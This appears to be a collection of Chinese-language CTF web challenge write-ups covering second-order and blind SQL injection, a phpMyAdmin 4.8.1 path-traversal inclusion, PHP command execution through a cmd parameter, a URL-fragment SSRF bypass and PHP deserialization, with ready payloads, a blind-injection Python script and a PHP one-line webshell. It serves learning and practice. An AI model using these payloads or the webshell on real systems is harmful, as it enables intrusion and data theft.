


进入页面是一个登录框，随便注入试试，没用

那就注册个账号登进去看看

有一个填简介的框，输入`'`发现被转义了，貌似也没有其他办法绕过了


最后只能回归到注册框，因为在登录之后，后台会在数据库中查询该用户的简介，这里就有办法sql注入




登录后就发现了数据库

以此类推

```
爆表
'union select table_name from information_schema.tables where
table_schema='ctftraining'#
爆列名
'union select group_concat(column_name) from
information_schema.columns where table_name='flag'#
爆flag
'union select flag from flag#
```



[ctfshow]web8



ctf.show_web8

文章列表

- If
- A Child's Dream of a Star
- I asked nothing

随便点击一个文章


ctf.show_web8

If

By Rudyard Kipling If you can keep your head By Rudyard Kipling If you can keep your head Whe
If you can trust yourself when all men doubt you, But make allowance for their doubting too; If y
about, don't deal in lies, Or being hated, don't give way to hating, And yet don't look too good, n
dreams your master; If you can think-and not make thoughts your aim; If you can meet with Triur
the same; If you can bear to hear the truth you've spoken Twisted by knaves to make a trap for fo
And stoop and build 'em up with worn-out tools; If you can make one heap of all your winnings A
and start again at your beginnings And never breathe a word about your loss; If you can force yo
after they are gone, And so hold on when there is nothing in you Except the Will which says to th
your virtue, Or walk with kings-nor lose the common touch, If neither foes nor loving friends can
much; If you can fill the unforgiving minute With sixty seconds' worth of distance run, Yours is the
you'll be a Man, my son!

文章列表

发现`?id=1`，可试试sql注入



ctf.show_web8

If

By Rudyard Kipling If you can keep your head By Rudyard Kipling If you can keep your head When all abo
you, If you can trust yourself when all men doubt you, But make allowance for their doubting too; If you
being lied about, don't deal in lies, Or being hated, don't give way to hating, And yet don't look too gooc
make dreams your master; If you can think-and not make thoughts your aim; If you can meet with Triump
impostors just the same; If you can bear to hear the truth you've spoken Twisted by knaves to make a tra
your life to, broken, And stoop and build 'em up with worn-out tools; If you can make one heap of all you
pitch-and-toss, And lose, and start again at your beginnings And never breathe a word about your loss; I
sinew To serve your turn long after they are gone, And so hold on when there is nothing in you Except th
can talk with crowds and keep your virtue, Or walk with kings-nor lose the common touch, If neither foes
count with you, but none too much; If you can fill the unforgiving minute With sixty seconds' worth of di
that's in it, And-which is more-you'll be a Man, my son!

A Child's Dream of a Star

There was one clear, shining star that used to come out in the sky before the rest, near the church spire, a
beautiful, they thought, than all others. And every night they watched for it, standing hand in hand at the
see the star!" And often they cried out both together, knowing so well when it would rise, and where. So
before lying down in their beds, they always looked out once again, to bidit good night; and when they v
say, "God bless the star!"

I asked nothing

成功。

下面随意fuzz一下，发现，空格两个关键的被过滤了，然后除了文章没有其他回显

这时候就用到substr的另外一个用法

```
substr(database() from 1 for 1); #从一开始往后面的1个字符
```

其实不要for 1也可以ascii的一个特性

```
MariaDB [dvwa]> select ascii('dvwa');
+---------------+
| ascii('dvwa') |
+---------------+
|           100 |
+---------------+
1 row in set (0.000 sec)
```

很明显，只输出第一个字母的ascii码

所以就可以用这种方法绕过对，的过滤

写脚本时发现单引号也被过滤了，用十六进制就行

```
import requests

url='http://2484e8c4-51e0-412e-98b9-
ee946d347d6e.challenge.ctf.show/index.php?id='
str='0123456789qwertyuiopasdfghjklzxcvbnm}-'
flag=''
for i in range(1,666):
    for j in range(32,127):

 payload1=f"1||ascii(substr((select/**/group_concat(table_name)/**
/from/**/information_schema.tables/**/where/**/table_schema=databa
se())from/**/{i}/**/for/**/1))={j};#"

 payload2=f"1||ascii(substr((select/**/group_concat(column_name)/*
*/from/**/information_schema.columns/**/where/**/table_name=0x666C
6167)from/**/{i}/**/for/**/1))={j};#"

 payload3=f"1||ascii(substr((select/**/flag/**/from/**/flag)from/*
*/{i}/**/for/**/1))={j};#"
        r=requests.get(url+payload3)
        if("A Child's Dream of a Star"in r.text):
            flag+=chr(j)
            print(flag)
            if j=='}':
                exit()
            break
```

[ctfshow]web14

各种框架漏洞

[GWCTF 2019]我有一个数据库

首先，进入网页

鎴戞湁涓€涓□暟鎹□簱锛屼絾閲岄潰浠€涔堜篃娌℃湁~

涓嶄俊浣犳壘

无任何可用信息

扫后台，发现robots.txt，里面有phpinfo.php

发现phpmyadmin，进入后为数据库的页面

发现版本为4.81

搜索phpmyadmin 4.81的相关信息，发现有文件包含的漏洞

详细漏洞及原理可见

https://www.jianshu.com/p/0d75017c154f

https://mp.weixin.qq.com/s/HZcS2HdUtqz10jUEN57aog

然后构造payload

```
phpmyadmin/index.php?target=db_sql.php%253f/../../../../../../flag
```


直接获取flag

因为一般flag都是在根目录下，所以多用几个../来绕过

杂乱

CTFshow-WEB12

进入



看源码

```
<html lang="zh-CN">

<head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <meta name="viewport" content="width=device-width  minimum-scale=1.0  maximum-scale=1.0  initial-scale=1.0" />
    <title>ctf.show_web12</title>
</head>
<body>
    <center>
    <h2>ctf.show_web12</h2>
    <h4>where is the flag?</h4>
    <!-- hit:?cmd= -->

</body>
</html>
```

根据信息cmd，感觉为文件包含，输入phpinfo(); 报错..不知道为什么(破案了，是因为带专校园网设了waf捏)

看wp发现一个函数glob()

`glob()函数可以查找文件，返回一个文件数组，常配合通配符来遍历目录`

于是构造payload

`?cmd=print_r(glob(*))`

*指所有文件，.txt则指txt文件

然后看到两个文件，接下来读取文件

`hightlight_file()可以使文件内容高亮显示，常用于读取文件内容`

构造payload

```
?cmd=highlight_file('903c00105c0141fd37ff47697e916e53616e33a72fb3774ab213b3e2a732f56f.php');
```

得到flag

[pwnthebox]网页读取器

进入题目

下载源代码，发现其允许访问的判断方式就是将你输入的URL的@之后的字段查找一下，如果都符合就可以访问

#在URL里面具有截断的作用

所以你只需输入

```
http://127.0.0.1/flag#@example.com
```

---

atchp

达拉崩吧大冒险

PHP反序列化

[极客大挑战 2019]PHP

提示了源码泄露，直接 `/www.zip` 拿到源码

然后先看index.php

```
include 'class.php';
    $select = $_GET['select'];
    $res=unserialize(@$select);
```

很明显是反序列化题目了
然看class.php

```
<?php
include 'flag.php';
```

```php
error_reporting(0);


class Name{
    private $username = 'nonono';
    private $password = 'yesyes';

    public function __construct($username,$password){
        $this->username = $username;
        $this->password = $password;
    }

    function __wakeup(){
        $this->username = 'guest';
    }

    function __destruct(){
        if ($this->password != 100) {
            echo "</br>NO!!!hacker!!!</br>";
            echo "You name is: ";
            echo $this->username;echo "</br>";
            echo "You password is: ";
            echo $this->password;echo "</br>";
            die();
        }
        if ($this->username === 'admin') {
            global $flag;
            echo $flag;
        }else{
            echo "</br>hello my friend~~</br>sorry i can't give
you the flag!";
            die();


        }
    }
}
?>
```

> 常用的内置方法：
>
> ```
> __construct(): 创建对象时初始化，当一个对象创建时被调用
> __wakeup() 使用unserialize时触发
> __unserialize() 使用unserialize时触发，有此函数就不调用
> __wakeup()
> __sleep() 使用serialize时触发
> __destruction(): 结束时销毁对象，当一个对象销毁时被调用
> ```

> 再说说**public private protected**的区别
>
> 在命令行输出时，三个没多大区别
>
> ```
> O:4:"Name":2:
> {s:14:"Nameusername";s:5:"admin";s:14:"Namepassword";i:100;}
> O:4:"Name":2:
> {s:14:"Nameusername";s:5:"admin";s:14:"Namepassword";i:100;}
> O:4:"Name":2:
> {s:11:"*username";s:5:"admin";s:11:"*password";i:100;}
> ```
>
> 但是用coke runner输出时你会发现输出不完全，你再用url编码一下就能看到端倪
> 实际上就是**private**和**protected**输出内容中用 %00 保护了一下数据，两个也有有些许不同

看完代码，就发现无论怎么构造，开始的 `__wakeup` 始终将 `username` 赋为 `guest`
所以需要绕过 `__wakeup`

反序列化字符串，当属性个数的值大于真实属性个数时，会跳过 __wakeup 函数的执行。

依次可绕过此函数，最终的payload

```
O%3A4%3A"Name"%3A3%3A%7Bs%3A14%3A"%00Name%00username"%3Bs%3A5%3A"admin"%3Bs%3A14%3A"%00Name%00password"%3Bi%3A100%3B%7D
```

[网鼎杯 2020 青龙组]AreUSerialz

```
<?php
```

```php
include("flag.php");

highlight_file(__FILE__);

class FileHandler {

    protected $op;
    protected $filename;
    protected $content;

    function __construct() {
        $op = "1";
        $filename = "/tmp/tmpfile";
        $content = "Hello World!";
        $this->process();
    }

    public function process() {
        if($this->op == "1") {
            $this->write();
        } else if($this->op == "2") {
            $res = $this->read();
            $this->output($res);
        } else {
            $this->output("Bad Hacker!");
        }
    }

    private function write() {
        if(isset($this->filename) && isset($this->content)) {
            if(strlen((string)$this->content) > 100) {
                $this->output("Too long!");
                die();
            }
            $res = file_put_contents($this->filename, $this->content);
            if($res) $this->output("Successful!");
            else $this->output("Failed!");
        } else {
            $this->output("Failed!");
        }
```

```
    }

    private function read() {
        $res = "";
        if(isset($this->filename)) {
            $res = file_get_contents($this->filename);
        }
        return $res;
    }

    private function output($s) {
        echo "[Result]: <br>";
        echo $s;
    }

    function __destruct() {
        if($this->op === "2")
            $this->op = "1";
        $this->content = "";
        $this->process();
    }

}

function is_valid($s) {
    for($i = 0; $i < strlen($s); $i++)
        if(!(ord($s[$i]) >= 32 && ord($s[$i]) <= 125))
            return false;
    return true;
}

if(isset($_GET{'str'})) {

    $str = (string)$_GET['str'];
    if(is_valid($str)) {
        $obj = unserialize($str);
    }

}
```

`__construct`是创建时赋值，而反序列化是已经创建后的，所以不用管这个`__destruct()`里用了强等于`===`字符串的2，只需要传int类型的就行
最重要的一点，在php大于7.1之后，对象内值的类型不再敏感，也就是说原本的`protected`类型改为`public`也不受影响，这点是因为`is_valid`只能输入ascii(32到125)的值，不能输入不可打印的值

第一种，直接查看flag

```
<?php
class FileHandler {

    public $op=2;
    public $filename='flag.php';
    public $content;

}
echo(serialize(new FileHandler()));
```

第二种，尝试写入一句话木马

```
<?php
class FileHandler {

    public $op=1;
    public $filename='1.php';
    public $content='<?php eval($_POST[1])?>';
}
echo(serialize(new FileHandler()));
```

然后发现权限不够，而写入`index.php`又不行，这种方法看来不行
